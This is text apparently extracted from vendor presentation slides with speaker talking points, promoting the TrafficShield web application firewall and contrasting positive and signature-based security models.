
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“This map can be as detailed as customers want: including object types, object names, parameters, and parameter values.”




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
IF THEY ASK: Is This Different from IPS?



“IPS (often integrated into Network Firewalls) looks for attack signatures – useful for stopping known worms or script kiddies, but blind to a targeted attack.”



IF THEY ASK: How Does This Complement a Network Firewall?



“It’s only looking at Web traffic, only for those applications. *A web application firewall.*”



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


Web (!) Application Security with TrafficShield





Intelligent Infrastructure



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
- Exponential threat
- Exposure Window
- No 'Zero Day' Protection

Positive Security:

- Growth bound by application size
- Exposure Protection
- 'Zero Day' Protection




Application Security Placement






Application Security Methodology



- Policy-based proxy
- Appliance form-factor
- Stops generalised & targeted attacks
- Application content & context aware
- Bi-directional; content scrubbing & application cloaking

